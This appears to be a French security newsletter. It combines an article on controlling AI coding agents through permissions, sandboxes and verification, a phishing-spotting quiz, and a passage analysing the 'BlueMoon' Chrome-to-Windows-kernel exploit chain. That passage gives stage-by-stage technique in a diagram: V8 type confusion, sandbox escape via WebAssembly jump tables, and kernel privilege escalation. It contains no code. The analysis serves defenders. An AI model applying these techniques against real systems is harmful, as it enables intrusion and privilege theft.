
La pull request n’est pas la seule chose à sécuriser. L’accès de l’agent et ses actions comptent aussi.
La responsabilité commence avant la revue
RoguePilot montre pourquoi la revue finale du code ne peut pas être le seul point de contrôle. La responsabilité commence quand la tâche est définie et se poursuit pendant la construction, la vérification et la mise en production.

Rôles des humains et des agents tout au long du SDLC. D’après Claude Academy et CodeRabbit.
La revue finale n’est qu’un point de contrôle. La sécurité doit façonner la tâche, limiter ce à quoi l’agent peut accéder et ce qu’il peut faire, vérifier le résultat et contrôler ce qui arrive en production.
Ce dont un agent a besoin avant d’agir
Pour travailler de façon sûre et efficace, un agent a besoin de plus qu’un intitulé de tâche.
« Accélérer le paiement » semble clair. Mais cela peut signifier charger la page plus vite, supprimer des étapes pour le client ou confirmer les paiements plus tôt. Chaque interprétation peut mener à une modification différente.
Quatre informations rendent la tâche claire :
Un résultat clair. Le résultat visé doit expliquer ce que signifie « plus vite », comment l’amélioration sera mesurée et ce qui ne doit pas changer. Cela inclut les exigences de sécurité, comme garantir que les clients ne peuvent accéder qu’à leurs propres commandes.
Le contexte actuel du projet. L’agent doit comprendre comment fonctionne le paiement, à quels systèmes il se connecte, les conventions de code du projet et les tests qui décrivent le comportement attendu.
Les décisions antérieures. Des tentatives précédentes ont pu échouer ou être rejetées pour des raisons que l’agent ne peut pas découvrir dans le code actuel. Consigner ces leçons dans des consignes de projet partagées aide à empêcher le retour des mêmes erreurs.
Une source de vérité faisant autorité. Les agents de code, les agents de test et les relecteurs doivent travailler à partir des mêmes exigences approuvées. Quand une décision change, cette mise à jour doit parvenir à toutes les personnes concernées.
Si une nouvelle exigence de paiement parvient à l’agent de code mais pas à l’agent de test, tous deux peuvent continuer à travailler sur des versions différentes de la tâche. Le code peut sembler correct alors que les tests vérifient le mauvais comportement.
Un agent peut accomplir la mauvaise tâche avec une grande efficacité. Une direction claire et à jour transforme la vitesse en travail utile.
Vérifier ce que produisent les agents
Une tâche claire dit à un agent ce qu’il doit construire. Elle ne prouve pas que le résultat fonctionne.
Tester pendant la tâche
Un agent peut modifier le code, lancer des vérifications, examiner les échecs et réessayer. Chaque résultat l’aide à décider ce qu’il doit corriger ensuite.
Dans l’exemple du paiement, un test peut révéler que la modification proposée enregistre une commande en double. L’agent peut examiner l’échec, réviser le code et relancer le test.
Cette correction laisse d’autres questions sans réponse. La confirmation du paiement fonctionne-t-elle ? Les enregistrements de commandes existants sont-ils préservés ? Chaque client peut-il accéder uniquement à ses propres informations ?

Un test réussi est la preuve d’un comportement vérifié, pas la preuve que toute la modification est sûre.
Des vérifications plus larges avant l’approbation
Avant l’approbation, la modification proposée passe par une vérification plus large. Celle-ci peut inclure des tests plus complets, de l’analyse de code, des contrôles de sécurité et une revue humaine.
Chaque contrôle répond à une question différente. Un achat réussi prouve seulement que la fonctionnalité marche quand tout se passe bien. Elle peut quand même échouer quand un paiement est refusé, ou exposer les informations d’un client à un autre.
L’approbation dépend donc de ce qui a été vérifié, des exigences que ces contrôles couvrent et de ce qui reste non résolu.
Quand la vérification prend du retard
Les agents peuvent produire des modifications plus vite que les personnes ne peuvent les examiner. Le travail proposé commence alors à s’accumuler entre l’implémentation et l’approbation.
Sonar appelle cet arriéré la « dette de vérification » : du travail produit dont la fiabilité et la sécurité n’ont pas encore été établies.
Le temps gagné à écrire du code peut devenir du temps passé à examiner les résultats de tests, à analyser les échecs et à décider ce qui est prêt à être livré.
Les tentatives de correction répétées consomment aussi du temps et des ressources de calcul. Dans son workflow Minions publié, Stripe autorise au plus deux tours de tests automatisés plus larges avant de renvoyer le travail à une personne pour un examen plus attentif.
Le goulot d’étranglement s’est déplacé. Produire du code devient plus facile que prouver qu’il est prêt.
Contrôler l’accès et les actions des agents
La vérification examine le résultat produit par un agent. Elle ne détermine pas à quoi l’agent peut accéder ni ce qu’il peut faire pendant qu’il le produit.

Un agent qui travaille sur le paiement peut avoir besoin de la permission de modifier les fichiers du projet et d’utiliser un environnement de test. Il n’a pas forcément besoin d’accéder aux enregistrements clients réels, aux paramètres de paiement en production ou à tous les systèmes connectés.
Ne donnez aux agents que l’accès dont la tâche a besoin
L’accès doit correspondre au travail effectué. Les fichiers, outils, comptes et systèmes qui ne sont pas nécessaires à la tâche restent indisponibles.
Certaines actions comportent aussi plus de risques que d’autres. Lire un fichier de test n’a rien à voir avec modifier des données de production ou envoyer des informations à un service externe. Les actions à fort impact peuvent être suspendues jusqu’à l’approbation d’une personne.
Appliquez les limites avec des permissions et des environnements isolés
Une instruction écrite peut dire à un agent de ne pas accéder à un système. Elle ne peut pas empêcher cet accès si l’agent en a déjà la permission.
Des contrôles extérieurs au modèle fournissent cette frontière. Il peut s’agir de comptes restreints, de permissions sur les outils, d’environnements de développement isolés, de limites sur les connexions externes et d’exigences d’approbation.
Si l’agent se comporte de façon inattendue ou suit des instructions trompeuses, ces contrôles limitent jusqu’où il peut aller.
Consignez ce à quoi l’agent a accédé et ce qu’il a fait
L’approbation est plus solide quand elle couvre plus que le code final. Le journal de la tâche peut montrer à quels fichiers l’agent a accédé, quels outils il a utilisés, quelles modifications il a faites et quelles actions ont reçu l’approbation d’une personne.
Ces éléments aident les relecteurs à comprendre non seulement ce que l’agent a produit, mais aussi comment il y est arrivé.
Une instruction dit à un agent ce qu’il doit faire. Les permissions déterminent ce qu’il peut faire.
Se préparer au SDLC agentique
Le SDLC agentique ne supprime pas la responsabilité humaine. Il la déplace.
À mesure que les agents prennent en charge l’implémentation, les tests et l’investigation, les personnes passent plus de temps à définir la tâche, fixer des limites, examiner les preuves et décider de ce qui part en production.
Les faiblesses du processus de développement environnant deviennent ainsi plus lourdes de conséquences. Une exigence floue peut envoyer un agent vers le mauvais objectif. Un accès excessif peut aggraver les dégâts d’une erreur. Des tests incomplets peuvent donner confiance dans une modification qui n’est pas prête.
Une exécution plus rapide peut porter ces faiblesses plus loin avant que quelqu’un ne les remarque.
Se préparer à ce changement, c’est donner aux agents une direction claire, limiter ce à quoi ils peuvent accéder et ce qu’ils peuvent faire, et vérifier leur travail avant la mise en production. Le temps passé à maintenir ces contrôles, à examiner les résultats et à résoudre les échecs doit entrer dans toute évaluation des gains.
La vraie mesure du progrès ne sera pas la quantité de code que produisent les agents, mais la part que les équipes peuvent vérifier, sécuriser et livrer en toute confiance.
🎣 Est-ce du phishing ?

Un e-mail de la « Microsoft account team » arrive dans votre boîte de réception avec un code de sécurité à usage unique. Vous n’avez pas essayé de vous connecter et n’en avez pas demandé.
Examinez de près le message et les détails de son expéditeur.
E-mail légitime de Microsoft ou tentative de phishing ?
🔬 Recherche technique
Quand le correctif en amont devient le zero-day : au cœur de la chaîne d’exploitation « BlueMoon », du navigateur au noyau
Un correctif de sécurité open source peut-il armer des attaques contre trois milliards de navigateurs avant même la sortie de la mise à jour ?
L’architecture de sécurité d’un navigateur est conçue selon un principe de confinement en couches : si le moteur JavaScript échoue, le sandbox de l’espace utilisateur piège le plantage ; si le sandbox faiblit, le noyau du système d’exploitation impose l’isolation des processus. Le kit d’exploitation « BlueMoon » a démantelé chaque couche de cette défense en moins de dix secondes :
Web Worker → type confusion dans le tri inliné → évasion du sandbox V8 → LPE ALPC du noyau Windows → sortie du sandbox du broker en Medium Integrity
La campagne a armé deux zero-days de Google Chrome ainsi qu’un zero-day d’élévation de privilèges locale dans le noyau de Microsoft Windows. Divulgué le 9 septembre 2026 par Proofpoint et Volexity, BlueMoon a été déployé dans la nature par des acteurs malveillants alignés sur des États, dont JungleBamboo (APT31 / TA412) et UTA0560, contre des organisations de défense, diplomatiques et non gouvernementales.
Ce qui rend BlueMoon historiquement significatif n’est pas seulement son élégance technique, mais son calendrier. La vulnérabilité principale, CVE-2026-85046, a été signalée au projet Chromium le 4 août 2026 et corrigée dans le dépôt Git open source public le 7 août. Pourtant, la mise à jour stable compilée (Google Chrome 153) n’est arrivée sur les postes des utilisateurs que le 3 septembre. Pendant ce « décalage de correctif » de quatre semaines, les attaquants ont fait de la rétro-ingénierie du diff public du code source, transformant un correctif en amont en zero-day contre un parc installé mondial.
Les vulnérabilités de Chrome et de Windows ont ensuite fait l’objet d’une obligation de remédiation d’urgence dans le catalogue Known Exploited Vulnerabilities (KEV) de la CISA.
┌────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│                                   THE BLUEMOON EXPLOIT ARCHITECTURE                                    │
└────────────────────────────────────────────────────────────────────────────────────────────────────────┘

  [ Spear-Phishing / Reflected XSS ]
                 │
                 ▼
  ┌──────────────────────────────┐
  │  HTML Exploit Stager         │  • Hidden iframe loads page.html (BUILD: b20260829a)
  │  (Files1.html + react.js)    │  • Decoy donation form displayed to mask background activity
  └──────────────┬───────────────┘
                 │ Spawns dedicated Web Worker (isolates renderer crashes; 5x retry loop)
                 ▼
  ┌──────────────────────────────────────────────────────────────────────────────────────────────────────┐
  │ STAGE 1: V8 TYPE CONFUSION (CVE-2026-85046)                                                          │
  │ • Array.prototype.sort inlining bug in Maglev/TurboFan (TryReduceArrayPrototypeSort)                │
  │ • Element kind backwards migration via mid-sort Array.prototype.fill(0)                              │
  │ • Result: PACKED_ELEMENTS confused as PACKED_SMI_ELEMENTS -> addrof & fakeobj heap primitives       │
  └──────────────────────────────┬───────────────────────────────────────────────────────────────────────┘
                                 │ Arbitrary Read/Write within 4GB V8 Heap Cage
                                 ▼
  ┌──────────────────────────────────────────────────────────────────────────────────────────────────────┐
  │ STAGE 2: V8 SANDBOX ESCAPE (CVE-2026-87491)                                                          │
  │ • WebAssembly instance metadata (WasmInstanceObject) and function jump tables corrupted              │
  │ • Overwrites compiled executable code pointers (RWX pages)                                           │
  │ • Executes embedded reflective shellcode (p1: Host Reconnaissance DLL)                              │
  └──────────────────────────────┬───────────────────────────────────────────────────────────────────────┘
                                 │ Low-Integrity / Untrusted Renderer Process Context
                                 ▼
  ┌──────────────────────────────────────────────────────────────────────────────────────────────────────┐
  │ STAGE 3: WINDOWS KERNEL LPE (CVE-2026-85880)                                                         │
  │ • Executes reflective DLL payload p2 targeting ntoskrnl.exe (RtlpCreateServerAcl)                    │
  │ • ALPC / WNF heap buffer overflow -> Kernel Read/Write                                               │
  │ • Locates renderer EPROCESS token -> elevates privileges & enables SeDebugPrivilege                  │
  └──────────────────────────────┬───────────────────────────────────────────────────────────────────────┘
